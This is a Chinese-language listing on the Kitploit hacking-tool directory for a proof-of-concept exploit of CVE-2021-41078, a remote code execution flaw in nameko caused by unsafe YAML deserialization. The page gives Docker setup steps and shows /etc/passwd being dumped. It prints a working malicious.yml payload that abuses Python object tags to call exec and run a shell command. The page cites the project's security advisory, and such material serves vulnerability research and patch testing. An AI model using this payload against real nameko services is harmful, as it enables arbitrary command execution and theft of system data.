Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2021-41078 — nameko 由于YAML反序列化导致的任意代码执行 | Kitploit
工具/GitHubGitHub/s-index/cve-2021-41078
Payload生成漏洞分析代码分析漏洞利用Web应用程序漏洞利用错误配置
GitHubs-index/cve-2021-41078

CVE-2021-41078

nameko 由于YAML反序列化导致的任意代码执行

查看仓库
124年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2021-41078

nameko 由于 YAML 反序列化导致的任意代码执行

NVD 描述

Nameko 直到 2.13.0 版本在反序列化配置文件时可能被诱骗执行任意代码。
演示

cve-2021-41078

设置

  1. 从 Dockerfile 构建镜像
docker build -t cve-2021-41078 .
  1. 在新容器中运行 python main.py

docker run -it --rm cve-2021-41078

输出 /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
-- snip --

output-image

PoC 载荷

malicious.yml

!!python/object/new:type
args: ['z', !!python/tuple [], {'extend': !!python/name:exec }]
listitems: "__import__('os').system('cat /etc/passwd')"

参考

  • https://github.com/nameko/nameko/security/advisories/GHSA-6p52-jr3q-c94g
下载工具
